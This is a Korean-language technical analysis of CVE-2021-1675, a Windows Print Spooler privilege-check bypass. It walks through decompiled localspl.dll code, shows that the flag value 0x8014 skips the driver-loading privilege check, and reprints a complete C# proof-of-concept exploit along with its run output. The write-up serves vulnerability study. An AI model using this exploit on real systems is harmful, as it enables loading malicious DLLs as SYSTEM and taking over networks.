

CVE-2021-1675

[취약점 평가 내역]

CVSS v3.1: 8.8

CWE-ID: CWE-269 (Improper Privilege Management)

MSRC: <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-34481>

Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

[영향을 받는 버전]

Windows Server

- Windows Server 2019 (Server Core installation)
- Windows Server 2019
- Windows Server 2016 (Server Core installation)
- Windows Server 2016
- Windows Server 2012 R2 (Server Core installation)
- Windows Server 2012 R2
- Windows Server 2012 (Server Core installation)
- Windows Server 2012
- Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
- Windows Server 2008 R2 for x64-based Systems Service Pack 1
- Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
- Windows Server 2008 for x64-based Systems Service Pack 2
- Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
- Windows Server 2008 for 32-bit Systems Service Pack 2
- Windows Server, version 2004 (Server Core installation)

Windows

- Windows RT 8.1
- Windows 8.1 for x64-based systems
- Windows 8.1 for 32-bit systems
- Windows 7 for x64-based Systems Service Pack 1
- Windows 7 for 32-bit Systems Service Pack 1
- Windows 10 Version 1607 for x64-based Systems
- Windows 10 Version 1607 for 32-bit Systems

- Windows 10 for x64-based Systems
- Windows 10 for 32-bit Systems
- Windows Server, version 20H2 (Server Core Installation)
- Windows 10 Version 20H2 for ARM64-based Systems
- Windows 10 Version 20H2 for 32-bit Systems
- Windows 10 Version 20H2 for x64-based Systems
- Windows 10 Version 2004 for x64-based Systems
- Windows 10 Version 2004 for ARM64-based Systems
- Windows 10 Version 2004 for 32-bit Systems
- Windows 10 Version 21H1 for 32-bit Systems
- Windows 10 Version 21H1 for ARM64-based Systems
- Windows 10 Version 21H1 for x64-based Systems
- Windows 10 Version 1909 for ARM64-based Systems
- Windows 10 Version 1909 for x64-based Systems
- Windows 10 Version 1909 for 32-bit Systems
- Windows 10 Version 1809 for ARM64-based Systems
- Windows 10 Version 1809 for x64-based Systems
- Windows 10 Version 1809 for 32-bit Systems

[취약점 소개]

CVE-2021-1675는 Windows Print Spooler라는 윈도우의 프린터 작업을 관리해주는 프로세스에서 사용되는 AddPrinterDriverEx() 함수에서 발견된 인증 우회 취약점입니다. 공격자는 해당 취약점으로 타겟 서버에 악성 드라이버(DLL)를 설치하여 내부망을 장악할 수 있습니다.

또한, 해당 취약점은 최근 이슈가 되고 있는 프린트 나이트메어 취약점(CVE-2021-34527)과 동일하지 않으며, CVE-2021-34481과도 동일하지 않습니다. 그러나 CVE-2021-1675만을 다루는 이유는, 타 취약점의 제보자가 비교적 최근 제보를 진행하였고, 현재 MS측에서 보안 패치가 제대로 되지 않은 점과 최초 제보자가 다음 DEF CON에서 POC를 공개하기로 하였기 때문입니다.

[Windows Print Spooler]

윈도우가 제공하는 이 서비스는 인쇄 작업을 스푼링하고 프린터와의 상호 작용을 처리합니다. 이 서비스를 끄면 인쇄하거나 프린터를 표시할 수 없습니다. Local System 사용자로 로그인되며, 실행 파일 경로는 다음과 같습니다.

C:\WINDOWS\System32\spoolsv.exe

[SeLoadDriverPrivilege]

해당 취약점이 우회하는 권한은, SeLoadDriverPrivilege에 대한 검사를 말합니다. 해당 관리자 권한은 Windows에서 제공하는 드라이버를 Load, unload하는 권한을 말합니다. 이는 관리자 cmd창에서 whoami를 통해 현재 프로세스에 대한 어떤 권한(Privilege)를 가지고 있는지 확인할 수 있습니다.

```

Microsoft Windows [Version 10.0.19043.1110]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
desktop-usjalg3#v0xe1

C:\WINDOWS\system32>whoami /priv

사용 권한 정보
-----

```

사용 권한 이름	설명	상태
SeIncreaseQuotaPrivilege	프로세스에 대한 메모리 할당량 조정	사용 안 함
SeSecurityPrivilege	감사 및 보안 로그 관리	사용 안 함
SeTakeOwnershipPrivilege	파일 또는 기타 개체의 소유권 가져오기	사용 안 함
SeLoadDriverPrivilege	장치 드라이버 로드 및 언로드	허용
SeSystemProfilePrivilege	프로필 시스템 성능	사용 안 함
SeSystemtimePrivilege	시스템 시간 변경	사용 안 함
SeProfileSingleProcessPrivilege	프로필 단일 프로세스	사용 안 함
SeIncreaseBasePriorityPrivilege	예약 우선 순위 증가	사용 안 함
SeCreatePagefilePrivilege	페이지 파일 만들기	사용 안 함
SeBackupPrivilege	파일 및 디렉터리 백업	사용 안 함
SeRestorePrivilege	파일 및 디렉터리 복원	사용 안 함
SeShutdownPrivilege	시스템 종료	사용 안 함
SeDebugPrivilege	프로그램 디버깅	사용 안 함
SeSystemEnvironmentPrivilege	펌웨어 환경 값 수정	사용 안 함
SeChangeNotifyPrivilege	트래버스 검사 무시	사용 안 함
SeRemoteShutdownPrivilege	원격 시스템에서 강제 종료	사용 안 함
SeUndockPrivilege	도킹 스테이션에서 컴퓨터 제거	사용 안 함
SeManageVolumePrivilege	볼륨 유지 관리 작업 수행	사용 안 함
SeImpersonatePrivilege	인증 후 클라이언트 가장	사용 안 함
SeCreateGlobalPrivilege	전역 개체 만들기	사용 안 함
SeIncreaseWorkingSetPrivilege	프로세스 작업 집합 향상	사용 안 함
SeTimeZonePrivilege	시간대 변경	사용 안 함
SeCreateSymbolicLinkPrivilege	심볼 링크 만들기	사용 안 함
SeDelegateSessionUserImpersonatePrivilege	종료한 세션의 다른 사용자에게 대한 가장 토큰을 가져옵니다.	사용 안 함

```

C:\WINDOWS\system32>

```

그림 1/ whoami /priv

SeLoadDriverPrivilege 권한에 관한 자세한 설명은 아래 MS 공식 문서에서 볼 수 있습니다.


<https://docs.microsoft.com/ko-kr/windows/security/threat-protection/security-policy-settings/load-and-unload-device-drivers>

이 SeLoadDriverPrivilege 권한에 대한 검사를 우회함으로써, 공격자는 원하는 local 또는 printer driver를 설치할 수 있게 됩니다. 드라이버를 설치할 때, Windows print Spooler 서비스가 해당 드라이버를 로드하여 악성코드를 설치할 수 있도록 합니다.

[AddPrinterDriverEx() 함수]

그럼 인증 우회를 위해서 AddPrinterDriverEx() 함수에 대해서 알아봐야 합니다. 해당 함수는 Windows Print Spooler 서비스에서 로컬 또는 원격 프린터 드라이버를 설치하고 구성, 데이터 및 드라이버 파일을 연결합니다. 추가 정보는 MS의 공식 문서를 통해 확인 가능합니다.

AddPrinterDriverEx function

05/31/2018 • 3 minutes to read •  +1

The **AddPrinterDriverEx** function installs a local or remote printer driver and links the configuration, data, and driver files. Besides having the capabilities of **AddPrinterDriver**, it also has options that permit strict upgrade, strict downgrade, copying of newer files only, and copying of all files (regardless of file time stamps).

Note

Installing a printer driver without a driver package is no longer recommended. Use **InstallPrinterDriverFromPackage** instead.

Syntax

```
C++Copy

BOOL AddPrinterDriverEx(
    _In_      LPTSTR  pName,
    _In_      DWORD   Level,
    _Inout_   LPBYTE  pDriverInfo,
    _In_      DWORD   dwFileCopyFlags
);
```

그림 2/ MS Document AddPrinterDriverEx()

AddPrinterDriverEx()를 실행하려면 아래 매개변수를 필요로 합니다. 각 매개변수의 설명을 보시다.

- **pName**: 드라이버를 설치할 서버 이름. null이면 local에 저장.
- **Level**: pDiverInfo포인트구조의 버전.
- **pDiverInfo**: 프린터 드라이버 정보가 포함된 구조 포인터.
- **dwFileCopyFlags**: 드라이버 파일을 복사하는 옵션.

여기서 가장 주의깊게 보아야 하는 매개변수는 당연히 dwFileCopyFlags입니다. 하지만 지금 당장은 해당 함수가 어디에 존재하고 동작하는지 알아보기 위해 나중에 설명하겠습니다.

우선 Windows Print Spooler 서비스 프로세스를 연결하고 로드하는 라이브러리가 어떤 것인지 찾아봅시다. 스포러 서비스에 dependencies(종속성) 중 하나인 localspl.dll을 보겠습니다. localspl.dll은 로컬 서버에서 관리되는 프린터로 향하는 모든 인쇄 작업을 처리합니다.

localspl.dll의 경로는 아래와 같습니다.

C:\Windows\System32\localspl.dll

그렇다면 이제 localspl.dll을 직접 분석해보아야 합니다. 때문에 분석을 위하여 VM을 통해 Windows 10 20h2 버전을 설치하였고, 해당 버전 dll 파일을 분석해 보겠습니다. 아래는 분석 환경 정보입니다.

Windows 사양	
에디션	Windows 10 Education
버전	20H2
설치 날짜	2021-07-27
OS 빌드	19042.508
경험	Windows Feature Experience Pack 120.2212.31.0

사진 3/Windows version




사진 4/localspl.dll

localspl.dll은 System32폴더 내에 존재하는 라이브러리입니다. 따라서, 해당 폴더에서 분석을 진행하기에는 문제가 생기므로 분석시에만 다른 폴더에 복사하여 진행하도록 합니다. 분석 진행은 무료 분석도구인 기드라(Gydra)를 사용했습니다.

Localspl.dll에서 사용되는 함수 목록을 보면, SplAddPrinterDriverEx()함수가 존재합니다. 아래는 기드라에서 확인한 SplAddPrinterDriverEx()의 기능입니다.



```

1  undefined8
2  SplAddPrinterDriverEx
3      (ushort *param_1,uint param_2,uint *param_3,uint param_4,PPRIVILEGE_SET param_5,
4          int param_6,uint param_7)
5
6
7  {
8      bool bVar1;
9      DWORD DVar2;
10     undefined7 extraout_var;
11     ulonglong uVar3;
12     undefined8 uVar4;
13     uint uVar5;
14
15     /* 0x8e620 441 SplAddPrinterDriverEx */
16     CacheAddName();
17     bVar1 = FUN_18003da20((LPCWSTR)param_1,(longlong)param_5);
18     if ((int)CONCAT71(extraout_var,bVar1) == 0) {
19         if (((undefined **)DAT_180117000 != &DAT_180117000) && ((DAT_180117000[0x44] & 0x10) != 0)) {
20             DVar2 = GetLastError();
21             FUN_180079dbc(*(undefined8 *) (DAT_180117000 + 0x38),0xe,&DAT_1800f9f88,(wchar_t *)param_1,
22                 (char)DVar2);
23         }
24     LAB_18008e6ec:
25         uVar4 = 0;
26     }
27     else {
28         uVar5 = 0;
29         if ((param_4 >> 0xf & 1) == 0) {
30             uVar5 = param_7;
31         }
32         if (uVar5 != 0) {
33             uVar3 = FUN_18001f4d8(0,1,(PPRIVILEGE_SET)0x0,(uint *)0x0,DAT_180119d60,0);
34             if ((int)uVar3 == 0) goto LAB_18008e6ec;
35         }
36         uVar4 = FUN_18008c194(param_1,param_2,param_3,param_4,param_5,param_6,uVar5,(LPCWSTR)0x0);
37     }
38     return uVar4;
39 }
40

```

사진 5 localspl.dll의 함수 SplAddPrinterDriverEx의 기드라 의사코드.

여기서 SplAddPrinterDriverEx는 param_1~7의 매개변수를 인자로 받습니다. AddPrinterDriverEx함수의 매개변수 중 4번째 매개변수가 dwFileCopyFlags였으므로 param_4로 추정할 수 있습니다.

여기서 공격자는 param_4변수를 입력을 통해 제어가 가능합니다. 또한 해당 변수가 if문의 조건으로 사용되면서 문제가 발생합니다.

```

24 LAB_18008e6ec:
25     uVar4 = 0;
26 }
27 else {
28     uVar5 = 0;
29     if ((param_4 >> 0xf & 1) == 0) {
30         uVar5 = param_7;
31     }
32     if (uVar5 != 0) {
33         uVar3 = FUN_18001f4d8(0, 1, (PPRIVILEGE_SET) 0x0, (uint *) 0x0, DAT_180119d60, 0);
34         if ((int) uVar3 == 0) goto LAB_18008e6ec;
35     }
36     uVar4 = FUN_18008c194(param_1, param_2, param_3, param_4, param_5, param_6, uVar5, (LPCWSTR) 0x0);
37 }
38 return uVar4;
39 }
40

```

사진 6 param_4 if 권한 검사

그럼 이제 왜 param_4(dwFileCopyFlags)가 중요한지 알아야 합니다. 의사코드의 if문에 따르면 (param_4 >> 0xf & 1) == 0 인 경우 uVar5가 param_7을 통해 임의의 값을 가지게 되고, 이때 FUN_18001f4d8이 기능하게 됩니다.

FUN_18001f4d8는 사용자가 SeLoadDriverPrivilege 권한이 있는지 확인하는 기능입니다. 때문에 공격자가 param_4를 통해 제한한 if문을 실행시키지 않는 것으로 해당 권한에 대한 검사를 우회하는 것 가능해집니다.

	LAB_18008e6b1		XREF[1]: 18008e665(j)
18008e6b1 0f ba e6 0f	BT	ESI, 0xf	
18008e6b5 bb 00 00	MOV	EBX, 0x0	
00 00			
18008e6ba 0f 43 9c	CMOVNC	EBX, dword ptr [RSP + param_7]	
24 90 00			
00 00			

사진 7 param_4 if binary code

그럼 if문의 param_4(dwFileCopyFlags)가 어떤 동작에 활용되는지 어셈블리 코드로 봐야합니다. 여기서 BT 명령어는 Beat Test로, 비트 오프셋에 의해 지정된 비트 위치에서 비트 문자열에서 비트를 선택하고 CF에 비트값을 저장합니다. 여기서 비트 문자열과 비트 위치는 각각 아래와 같습니다.

- 비트 문자열 = dwFileCopyFlags
- 비트 위치 = 0xf = 동작하지 않으면 이동(CF=0)

따라서 비트값(dwFileCopyFlags)이 비트 테스트로 0xf(15비트)가 1이 나오도록 해야 SeLoadDriverPrivilege검사를 건너뛸 수 있습니다.

그렇다면 이제 dwFileCopyFlags 의 flags 값이 0xf 를 통해 1 이 나와야 합니다.

해당 비트 플래그는 15 비트로 바이너리에서 '1000 000 001 0100'입니다. 이를 hex 로 계산하면 0x8014 이므로, 공격자가 flags 값으로 0x8014 를 넣으면 성공적으로 권한 검사를 우회할 수 있습니다. (물론, 다른 비트 플래그로 '1'을 도출할 수 있다면 그 또한 가능할 것입니다.)




사진 8 BT 계산

[POC]

검사 우회가 진행되는지 확인하기 위해 임의의 poc 코드를 불러와 테스트해 보겠습니다. 아래 코드는 thalpius 의 git source code 를 가져왔습니다.

해당 코드로 검사를 진행할 수 있습니다.

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;
using System.Threading.Tasks;

namespace CVE_2021_1675
{
    class Program
    {
```



```

private const uint APD_COPY_ALL_FILES = 0x00000004;

[DllImport("winspool.drv", CharSet = CharSet.Auto, SetLastError = true)]
public static extern bool AddPrinterDriverEx(string pName, uint Level, [In, Out] IntPtr
pDriverInfo, uint flags);

public struct DRIVER_INFO_2
{
    public uint cVersion;
    [MarshalAs(UnmanagedType.LPStr)]
    public string pName;
    [MarshalAs(UnmanagedType.LPStr)]
    public string pEnvironment;
    [MarshalAs(UnmanagedType.LPStr)]
    public string pDriverPath;
    [MarshalAs(UnmanagedType.LPStr)]
    public string pDataFile;
    [MarshalAs(UnmanagedType.LPStr)]
    public string pConfigFile;
}

static void Help()
{
    Console.WriteLine("Please enter a path to a loaded driver and a DLL");
    Console.WriteLine("");
    Console.WriteLine("Example: CVE-2021-1675.exe /driverpath:c:\\absolute\\path
/dll:c:\\absolute\\path");
    System.Environment.Exit(1);
}

static void AddPrinterDriver(string driverpath, string datafile)
{
    DRIVER_INFO_2 Level2 = new DRIVER_INFO_2
    {
        cVersion = 3,
        pName = "V0xe1",
        pEnvironment = "Windows x64",
        pDriverPath = driverpath,
        pDataFile = datafile,
        pConfigFile = datafile,
    };

    uint flags = 0x8014;

    IntPtr pLevel2 = Marshal.AllocHGlobal(Marshal.SizeOf(Level2));
    Marshal.StructureToPtr(Level2, pLevel2, false);

    AddPrinterDriverEx(null, 2, pLevel2, flags);
    Marshal.FreeHGlobal(pLevel2);

    string fileName = Path.GetFileName(datafile);

    for (int i = 1; i <= 10; i++)
    {
        Level2.pConfigFile =
$"C:\\Windows\\System32\\spool\\drivers\\x64\\3\\{i}\\{fileName}";
    }
}

```

```

        IntPtr pLevel2_ = Marshal.AllocHGlobal(Marshal.SizeOf(Level2));
        Marshal.StructureToPtr(Level2, pLevel2_, false);

        AddPrinterDriverEx(null, 2, pLevel2_, flags);
        Marshal.FreeHGlobal(pLevel2_);
    }
}
static int Main(string[] args)
{
    if (args.Length == 0 | args.Length > 2)
    {
        Help();
    }
    String argumentDriverPath = args[0].ToString().ToLower();
    String argumentDll = args[1].ToString().ToLower();
    if (argumentDriverPath.StartsWith("/driverpath:") &&
argumentDll.StartsWith("/dll:"))
    {
        String driverPath = argumentDriverPath.Remove(0, 12);
        String dataFile = argumentDll.Remove(0, 5);
        AddPrinterDriver(driverPath, dataFile);
        Console.WriteLine("Vulnerability CVE-2021-1675 executed!");
    }
    else
    {
        Help();
    }
    return 0;
}
}
}

```

해당 코드는 AddPrinterDriverEx()에 0x8014 인 flag 값을 넣었을 경우 dataFile 이 변화되었는지 확인할 수 있도록 해주는 코드입니다. 정상적으로 권한 검사를 우회한 경우 아래와 같이 확인할 수 있습니다.

```

Microsoft Windows [Version 10.0.19042.508]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\#V0xe1>cd .\Desktop

C:\Users\#V0xe1\Desktop>CVE-2021-1675.exe /driverpath:c:\#absolute#path /dll:c:\#absolute#path
Vulnerability CVE-2021-1675 executed!


C:\Users\#V0xe1\Desktop>

```

사진 9 POC code run

[공격흐름]

결과적으로 전체적인 공격 흐름은 다음과 같습니다.



[reference]

<https://msrc.microsoft.com/update-guide/ko-kr/vulnerability/CVE-2021-1675>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-1675>

<https://nvd.nist.gov/vuln/detail/CVE-2021-1675>

<https://www.kb.cert.org/vuls/id/383432>

<https://packetstormsecurity.com/files/163349/Microsoft-PrintNightmare-Proof-Of-Concept.html>

<https://thalpius.com/2021/07/16/windows-print-spooler-elevation-of-privilege-vulnerability-cve-2021-1675-explained/>

<https://blog.truesec.com/2021/06/30/exploitable-critical-rce-vulnerability-allows-regular-users-to-fully-compromise-active-directory-printnightmare-cve-2021-1675/>

<https://github.com/cube0x0/CVE-2021-1675>

<https://hackyboiz.github.io/2021/07/01/I0ch/2021-07-01/>